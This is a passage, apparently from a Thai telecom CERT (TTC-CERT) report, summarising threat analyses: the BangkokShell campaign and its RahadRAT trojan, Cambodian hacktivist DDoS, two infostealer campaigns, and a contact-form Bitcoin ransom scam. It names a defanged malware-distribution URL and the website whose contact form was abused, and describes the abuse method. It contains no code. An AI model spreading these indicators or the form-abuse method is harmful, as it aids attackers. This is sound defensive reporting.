
ในภาพรวมนั้น แคมเปญ BangkokShell มีการแสวงประโยชน์จากโปรเจกต์โอเพสซอร์สเพื่อนำมาใช้ในการพัฒนาเครื่องมือสำหรับการโจมตีและมีการใช้มาตรการป้องกันการถูกตรวจสอบที่หลากหลาย เช่น เทคนิค Dynamic API Resolution, Indirect Calls, stackstrings, รวมถึงการใช้งานการเข้ารหัสหลายชนิด โดยกระบวนการโจมตีของแคมเปญ BangkokShell นั้นเริ่มต้นด้วยการใช้งานเทคนิค DLL Side-loading เพื่อเป็นเครื่องมือในการโหลดไฟล์ shellcode ซึ่งถูก obfuscate เอาไว้เข้าสู่พื้นที่หน่วยความจำของโปรเซสก่อนที่จะทำการ deobfuscate และใช้เทคนิค Reflective Code Loading ในการโหลดและ execute ไฟล์ payload ซึ่งเป็นมัลแวร์ประเภท Remote Access Trojan (RAT) โดยที่ไม่มีการทิ้งร่องรอยเอาไว้บน filesystem แต่อย่างใด

ศูนย์ TTC-CERT เรียกไฟล์ payload นี้ว่า **RahadRAT** โดยผลจากการวิเคราะห์พบว่าไฟล์ดังกล่าวมีกระบวนการป้องกันตนเองที่น่าสนใจ เช่น สามารถรองรับระบบการ authentication ด้วยรหัสผ่าน รวมถึงมีการใช้งานอัลกอริทึม CRC-16/XMODEM ในการตรวจสอบความถูกต้องของข้อมูลที่มีการรับส่งกันระหว่างมัลแวร์และ Command and Control (C2) อีกทั้งสามารถรองรับคำสั่งที่ส่งมาจาก C2 ได้ถึง 14 รูปแบบ โดยมีวัตถุประสงค์เพื่อควบคุมและเก็บรวบรวมข้อมูลจากเครื่องคอมพิวเตอร์เป้าหมายก่อนจะทำการ obfuscate ด้วยอัลกอริทึม RC4 (Rivest Cipher 4) และทำการส่งออกข้อมูลไปยัง C2

ทั้งนี้ ผลจากการวิเคราะห์ทำให้ทราบว่ามัลแวร์ RahadRAT รวมถึงไฟล์อื่น ๆ ในแคมเปญ BangkokShell ไร้ซึ่งขีดความสามารถด้าน persistence mechanism ดังนั้นจึงสามารถคาดการณ์ได้ว่าไฟล์ที่ถูกตรวจสอบในครั้งนี้เป็นเพียงส่วนหนึ่งของการโจมตีที่เกิดขึ้นและอาจจะมีไฟล์หรือพฤติการณ์อื่น ๆ ที่ยังไม่ได้รับการตรวจสอบ โดยศูนย์ TTC-CERT คาดการณ์ด้วยความเชื่อมั่นระดับปานกลาง (medium level of confidence) ว่าผู้โจมตีที่อยู่เบื้องหลังแคมเปญ BangkokShell อาจมีความเกี่ยวข้องกับ Advanced Persistence Threat (APT) ที่ชื่อ Camaro Dragon (หรือเรียกอีกชื่อว่า Mustang Panda (CrowdStrike), Earth Preta (Trend Micro)) เนื่องจากตามรายงานของ Check Point Reseach[13] มีความสอดคล้องกันของ techniques, tactics, and proceures (TTP) ในส่วนที่เกี่ยวข้องกับขีดความสามารถของมัลแวร์เมื่อได้รับคำสั่งจาก C2

[13] "Beyond the Horizon: Traveling the World on Camaro Dragon's USB ...." 22 Jun. 2023, https://research.checkpoint.com/2023/beyond-the-horizon-traveling-the-world-on-camaro-dragons-usb-flash-drives/. Accessed 25 Jun. 2023.

ศูนย์ TTC-CERT ได้เผยแพร่**การแจ้งเตือน - รายงานการตรวจพบแคมเปญ BangkokShell ซึ่งมุ่งเป้าโจมตีองค์กรในประเทศไทยเป็นการเฉพาะ** เมื่อ 26 มิ.ย.66 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง**ภาพที่ 13**




ภาพที่ 13 *แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*

ทั้งนี้ รายละเอียด**การแจ้งเตือน - รายงานการตรวจพบแคมเปญ BangkokShell ซึ่งมุ่งเป้าโจมตีองค์กรในประเทศไทยเป็นการเฉพาะ** มีรายละเอียดตาม เอกสารแนบท้าย 13

รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 33

ศูนย์ TTC-CERT ตรวจพบข้อมูลจาก channel บน Telegram จำนวนหลายกลุ่มซึ่งคาดว่าเป็นกลุ่มแฮกเกอร์ประเภท Hacktivist จากประเทศกัมพูชา ได้แก่ “**Anonymous Cambodia**” “**K0LzSec**” “**CYBER SKELETON**” และ “**NDT SEC**” เป็นต้น ได้ประกาศปฏิบัติการ “**OpThailand**” โดยมีวัตถุประสงค์เพื่อทำการโจมตีทางไซเบอร์ต่อองค์กรต่าง ๆ ในประเทศไทย เนื่องจากกลุ่มดังกล่าวไม่พอใจกรณีที่ประเทศไทยได้สร้างวัดแห่งหนึ่งที่มีความคล้ายคลึงกับนครวัดของประเทศกัมพูชา[14] โดยกลุ่มดังกล่าวได้ประกาศว่าจะทำการโจมตีเว็บไซต์ขององค์กรต่าง ๆ ในประเทศไทย ด้วยวิธีการ Distributed Denial of Service (DDoS)[15] รวมถึงการขโมยข้อมูลต่าง ๆ ขององค์กรเป้าหมายเพื่อนำมาเผยแพร่ต่อสาธารณะโดยไม่ได้รับอนุญาต โดยการโจมตีเริ่มต้นขึ้นตั้งแต่ประมาณวันที่ 29 มิ.ย.66 ซึ่งยังคงมีการปฏิบัติการอยู่จนถึง ณ เวลาที่เขียนรายงานฉบับนี้ (3 ก.ค.66 เวลา 17.00 น.)

ศูนย์ TTC-CERT ได้เผยแพร่**รายงานการวิเคราะห์-แจ้งเตือนกรณีตรวจพบการโจมตีด้วยวิธีการ DDoS โดยมีเป้าหมายเป็นองค์กรในหลายภาคส่วนของประเทศไทย** เมื่อ 3 ก.ค.66 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง**ภาพที่ 14**



ภาพที่ 14 *แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*

ทั้งนี้ รายละเอียด**รายงานการวิเคราะห์-แจ้งเตือนกรณีตรวจพบการโจมตีด้วยวิธีการ DDoS โดยมีเป้าหมายเป็นองค์กรในหลายภาคส่วนของประเทศไทย** มีรายละเอียดตาม เอกสารแนบท้าย 14

[14] "Asian Amazing Culture and Community (AACC) - Facebook." https://www.facebook.com/groups/919606695249286/?multi_permalinks=1394392401104044&hoisted_section_header_type=recently_seen. Accessed 3 Jul. 2023.


[15] "What is a distributed denial-of-service (DDoS) attack? - Cloudflare." https://www.cloudflare.com/learning/ddos/what-is-a-ddos-attack/. Accessed 3 Jul. 2023.

รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 34

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) ได้เฝ้าระวังและติดตามมัลแวร์ที่ใช้งานในการโจมตีชาวไทยมาอย่างใกล้ชิด โดยในระหว่างการการทำวิจัยจากแหล่งข่าวเปิด (OSINT) บนอินเตอร์เน็ตตามปกติ ศูนย์ TTC-CERT ตรวจพบเว็บไซต์ **hxxps://sites.google[.]com/view/documentfb** ถูกใช้ในการแพร่กระจายไฟล์ซึ่งเป็นมัลแวร์ประเภท Infostealer โดยเว็บไซต์ดังกล่าวมีการเขียนเนื้อหาด้วยภาษาไทยในลักษณะที่เชิญชวนให้ผู้ใช้งานทำการดาวน์โหลดไฟล์จากลิงค์ภายในหน้าเว็บไซต์ ซึ่งศูนย์ TTC-CERT เชื่อว่าผู้โจมตีมีเจตนาสร้างเว็บไซต์ดังกล่าวขึ้นมาเพื่อใช้ในการโจมตีผู้ใช้งานชาวไทยเท่านั้น

ไฟล์มัลแวร์ประเภท Infostealer ที่ผู้โจมตีใช้ในครั้งนี้ มีขีดความสามารถในการขโมยข้อมูลจากเว็บบราวเซอร์ เช่น รหัสผ่าน คุกกี้ (cookies) และ ประวัติการใช้งาน (history) ที่อยู่ในเว็บบราวเซอร์ อีกทั้งยังสามารถขโมย session จากแอพพลิเคชันหลากหลายชนิด เช่น Discord, Telegram, Instagram, Twitter, Reddit, และ Tiktok เป็นต้น นอกจากนี้ มัลแวร์ดังกล่าวยังสามารถขโมยข้อมูลที่เกี่ยวข้องกับ crypto wallet ของเหยื่อ และทำการเก็บรวบรวมข้อมูลพื้นฐานที่เกี่ยวข้องกับเครื่องคอมพิวเตอร์เป้าหมาย เช่น computer name, เวอร์ชันของระบบปฏิบัติการ และ ขนาดของหน่วยความจำ (RAM) เป็นต้น ก่อนที่จะทำการส่งออกข้อมูล (exfiltrate) ผ่านช่องทาง Discord Webhook และ Command and Control (C2)

ศูนย์ TTC-CERT ได้เผยแพร่**การแจ้งเตือน-รายงานการวิเคราะห์กรณีพบ Infostealer ที่มุ่งเป้าโจมตีผู้ใช้งานชาวไทยโดยเฉพาะ** เมื่อ 10 ก.ค.66 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง**ภาพที่ 15**



ภาพที่ 15 *แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*

ทั้งนี้ รายละเอียด**การแจ้งเตือน-รายงานการวิเคราะห์กรณีพบ Infostealer ที่มุ่งเป้าโจมตีผู้ใช้งานชาวไทยโดยเฉพาะ** มีรายละเอียดตาม เอกสารแนบท้าย 15


รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 35

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) ได้เฝ้าระวังและติดตามมัลแวร์ที่ถูกนำมาใช้ในการโจมตีชาวไทยมาอย่างใกล้ชิด โดยในระหว่างการการทำวิจัยจากแหล่งข่าวเปิด (OSINT) บนอินเตอร์เน็ตตามปกติ ศูนย์ TTC-CERT ตรวจพบไฟล์ประเภท Zip ต้องสงสัยซึ่งถูกตั้งชื่อไฟล์ว่า "**ที่อยู่-หมายเลขโทรศัพท์-และรูปภาพของฉัน-1.zip**" โดยภายในไฟล์ดังกล่าวถูกปกป้องเอาไว้ด้วยรหัสผ่านและบรรจุไฟล์สคริปต์ประเภท batch file เอาไว้ จึงได้นำมาวิเคราะห์เพิ่มเติมและพบว่าไฟล์ดังกล่าวเป็นส่วนหนึ่งของการโจมตีทางไซเบอร์โดยใช้มัลแวร์ซึ่งเป็นไฟล์สคริปต์ที่พัฒนาด้วยภาษา Python ทำงานในลักษณะของ Infostealer เพื่อขโมยข้อมูลที่บันทึกเอาไว้ในเว็บเบราว์เซอร์ของเหยื่อ ได้แก่ รายชื่อเว็บไซต์กับบัญชีผู้ใช้งานและรหัสผ่านที่เกี่ยวข้อง รวมไปถึงบัญชีผู้ใช้งาน (user account) ของระบบปฏิบัติการ Windows โดยข้อมูลทั้งหมดจะถูกส่งออก (exfiltrate) ไปยัง Command and Control (C2) ซึ่งผู้โจมตีใช้เครื่องมือชื่อ Ngrok ซึ่งทำงานในลักษณะของ reverse proxy เพื่อซ่อนหมายเลขไอพีที่แท้จริงของ C2 เอาไว้

ศูนย์ TTC-CERT ตรวจสอบในรายละเอียดการโจมตีพบว่า infrastucture ที่ผู้โจมตีใช้งานล้วนมีแหล่งที่มาหรือมีความเกี่ยวข้องกับบริษัทสัญชาติเวียดนามทั้งสิ้น อีกทั้งข้อมูลที่ตรวจพบจากเว็บไซต์ VirusTotal พบว่ามีไฟล์อื่น ๆ ที่ผู้โจมตีใช้งานซึ่งมีชื่อไฟล์ที่เขียนด้วยภาษาเวียดนาม นอกจากนี้ผู้โจมตียังได้กำหนดให้มัลแวร์ตรวจสอบตำแหน่งทางภูมิศาสตร์ของเครื่องคอมพิวเตอร์เป้าหมายก่อนที่จะลงมือโจมตีเพื่อหลีกเลี่ยงไม่ให้มัลแวร์ทำการโจมตีเครื่องคอมพิวเตอร์ที่มีตำแหน่งทางภูมิศาสตร์ที่ตั้งอยู่ในประเทศเวียดนาม

ทั้งนี้ ศูนย์ TTC-CERT ได้พิจารณาถึงข้อมูลของ infrastructure ที่ตรวจพบรวมถึงขีดความสามารถของมัลแวร์ดังกล่าวร่วมกับข้อมูลแนวโน้มภัยคุกคามทางไซเบอร์ในภูมิภาคเอเชียตะวันออกเฉียงใต้ ณ ปัจจุบัน ซึ่งมีกลุ่มแฮกเกอร์ที่ใช้ภาษาเวียดนามในการสื่อสารนิยมใช้มัลแวร์ประเภท Infostealer ในการโจมตีผู้ใช้งานทั่วโลกรวมถึงผู้ใช้งานชาวไทย ทำให้สามารถคาดการณ์ด้วยความเชื่อมั่นระดับสูง (high level of confidence) ได้ว่า ผู้โจมตีที่อยู่เบื้องหลังการโจมตีในครั้งนี้เป็นกลุ่มผู้โจมตีที่ใช้ภาษาเวียดนามในการสื่อสาร (Vietnamese-based

ศูนย์ TTC-CERT ได้เผยแพร่**การแจ้งเตือน-รายงานการวิเคราะห์กรณีพบ Python Infostealer Malware มีเป้าหมายในการโจมตีผู้ใช้งานในประเทศไทย** เมื่อ 15 ส.ค.66 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง**ภาพที่ 16**



ภาพที่ 16 *แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*

ทั้งนี้ รายละเอียด**การแจ้งเตือน-รายงานการวิเคราะห์กรณีพบ Python Infostealer Malware มีเป้าหมายในการโจมตีผู้ใช้งานในประเทศไทย** มีรายละเอียดตาม เอกสารแนบท้าย 16

เอกสารแนบท้าย 1

[TLP:WHITE] Contact Us Form Scam - ผู้ไม่หวังดีใช้ contact us form ในการหลอกลวง (scam) องค์กรในประเทศไทย

10 ต.ค.65

Executive Summary

ศูนย์ TTC-CERT พบผู้ไม่หวังดีใช้ contact us form ของเว็บไซต์ทั่วไปเพื่อหวังผลในการหลอกลวง (scam) องค์กรในประเทศไทย โดยมีการส่งข้อมูลหลอกลวง (scam) ผ่าน contact us form ขององค์กรภายนอกอื่น ๆ ว่าเว็บไซต์ขององค์กรถูกโจมตีและผู้ไม่หวังดีได้เข้าถึงฐานข้อมูลของเว็บไซต์ที่ได้อ้างเพื่อหลอกให้องค์กรที่เป็นเหยื่อจ่ายค่าไถ่เป็นจำนวน 3,000 BTC หรือประมาณ 2,190,000,000 บาท ผ่าน Bitcoin address ที่ระบุไว้ใน Ransom Note ศูนย์ TTC-CERT คาดว่าผู้ไม่หวังดีใช้วิธีการนี้เพื่อเลี่ยง (bypass) email filter ที่เป็นมาตรการรักษาความปลอดภัยของอีเมลขั้นพื้นฐานขององค์กร

จากการโจมตีโดยผู้ไม่หวังดีในกรณีนี้ ตามปกติผู้โจมตีโดยมัลแวร์เรียกค่าไถ่ (ransomware) จะต้องทิ้ง Email address หรือวิธีการติดต่ออื่น ๆ เพื่อเป็นช่องทางให้เหยื่อติดต่อกลับสำหรับการต่อรองราคาหรือการขอหลักฐานการขโมยข้อมูลเพิ่มเติม โดยในกรณีนี้ ศูนย์ TTC-CERT พบว่าผู้โจมตีไม่ได้ทิ้ง Email address หรือวิธีการติดต่ออื่น ๆ ให้เหยื่อติดต่อกลับไปเพื่อต่อรองราคาหรือสอบถามข้อมูลเพิ่มเติมแบบที่กลุ่มผู้โจมตีโดยมัลแวร์เรียกค่าไถ่ (ransomware) มักจะทำ **ศูนย์ TTC-CERT ประเมินแล้วมีความมั่นใจในระดับสูง (a high level of confidence) ว่ากรณีนี้เป็นการหลอกลวง (scam) จากกลุ่มผู้ไม่หวังดี** เพื่อหลอกให้เหยื่อตกใจและหวังผลในการหลอกลวง (scam) องค์กรในการโอนเงินให้ผู้ไม่หวังดีเป็นจำนวน 3,000 BTC

ศูนย์ TTC-CERT ได้จัดทำรายงานฯ ฉบับนี้ ตลอดจนได้ระบุข้อมูล “Indicators of Attack (IOAs)” เพื่อแจ้งเตือนและให้ข้อมูลนี้เพื่อให้เป็นข้อมูลกับองค์กรต่าง ๆ และประชาชนโดยทั่วไป สามารถนำไปเป็นข้อมูลประกอบในการประเมินความเสี่ยงด้วยตนเอง ตลอดจนดำเนินการตามความเหมาะสมเพื่อรักษาความปลอดภัยระบบสารสนเทศ รวมถึงระบบเครือข่ายขององค์กร อย่างไรก็ตาม หากองค์กรของสมาชิกศูนย์ TTC-CERT ได้เชื่อมต่อกับระบบ MISP ของศูนย์ TTC-CERT แล้ว ข้อมูล Indicators of Attack (IOAs) ของการโจมตีในรายงานฉบับนี้จะถูกส่งไป MISP ขององค์กรท่านโดยอัตโนมัติ


รายละเอียดโดยทั่วไป

ผู้ไม่หวังดีมักจะพยายามหาวิธีการใหม่ ๆ ในการหลอกล่อให้เหยื่อส่งข้อมูลที่ละเอียดอ่อนไปให้ผู้ไม่หวังดี หรือ หลอกล่อให้เหยื่อเปิดไฟล์แนบที่เป็นอันตราย หรือ หลอกล่อให้เหยื่อเปิดลิงค์ที่เป็นอันตราย ซึ่งในครั้งนี้ศูนย์ TTC-CERT พบผู้ไม่หวังดีใช้ contact us form ของเว็บไซต์ทั่วไปเพื่อหวังผลในการหลอกลวง (scam) องค์กรในประเทศไทย ศูนย์ TTC-CERT คาดว่าผู้ไม่หวังดีใช้วิธีการนี้เพื่อเลี่ยง (bypass) email filter ที่เป็นมาตรการรักษาความปลอดภัยของอีเมลขั้นพื้นฐานขององค์กร

ปัจจุบันหลายองค์กรมีแบบฟอร์มการติดต่อ (contact us form) บนเว็บไซต์ขององค์กรเอง เพื่อให้ลูกค้าหรือบุคคลต่าง ๆ สามารถกรอกข้อมูลเพื่อขอใบเสนอราคา ซื้อสินค้า หรือส่งคำถาม ซึ่งแบบฟอร์มการติดต่อของ

บางองค์กรมีทางเลือกให้ลูกค้าหรือบุคคลต่าง ๆ ที่ทำการกรอกข้อมูล สามารถคัดลอกข้อมูลที่กรอกในแบบฟอร์มให้ส่งอีเมลหาตัวเองผ่านแบบฟอร์มดังกล่าวหลังจากที่ทำการยื่นแบบฟอร์มโดยการกด “submit” เมื่อส่งแบบฟอร์มแล้วระบบขององค์กรจากทำการส่งอีเมลข้อมูลที่อยู่ในฟอร์มไปให้อีเมลปลายทางที่ระบุไว้ในแบบฟอร์มโดยลูกค้าหรือบุคคลต่าง ๆ


เนื่องจากลูกค้าหรือบุคคลต่าง ๆ สามารถกรอกข้อมูลอีเมลอะไรก็ได้ลงในแบบฟอร์มการติดต่อ (contact form) ซึ่งในกรณีนี้เอง ผู้ไม่หวังดีใช้ช่องโหว่จากการที่สามารถใช้แบบฟอร์มการติดต่อ (contact form) ในการส่งอีเมลไปหาเหยื่อเพื่อโจมตีตามวัตถุประสงค์ของผู้ไม่หวังดี ซึ่งการโจมตีด้วยวิธีนี้สามารถเลี่ยง (bypass) email filter ที่เป็นมาตรการรักษาความปลอดภัยของอีเมลขั้นพื้นฐานขององค์กร และยังใช้ email reputation จากโดเมนขององค์กรในการส่งอีเมลไปหาเหยื่อปลายทาง โดยมีรูปแบบการโจมตีโดยสรุปเป็นไปตาม**ภาพที่ 1**



ภาพที่ 1 *แสดงรูปแบบการโจมตีจากผู้ไม่หวังดีโดยการใช้ประโยชน์จากแบบฟอร์มการติดต่อ (contact form)*

จาก**ภาพที่ 1** รูปแบบการโจมตีที่ศูนย์ TTC-CERT พบในครั้งนี้มีกระบวนการดังนี้

- เริ่มจากผู้ไม่หวังดีใช้แบบฟอร์มการติดต่อ (contact form) ขององค์กรทั่วไปที่มี option ที่สามารถทำการส่งอีเมลไปให้กับเหยื่อได้ โดยการโจมตีในครั้งนี้ใช้แบบฟอร์มการติดต่อ (contact form) ขององค์กรหนึ่งจากประเทศเยอรมนี https://www.backbuero.de/Impressum-Kontakt.2.html
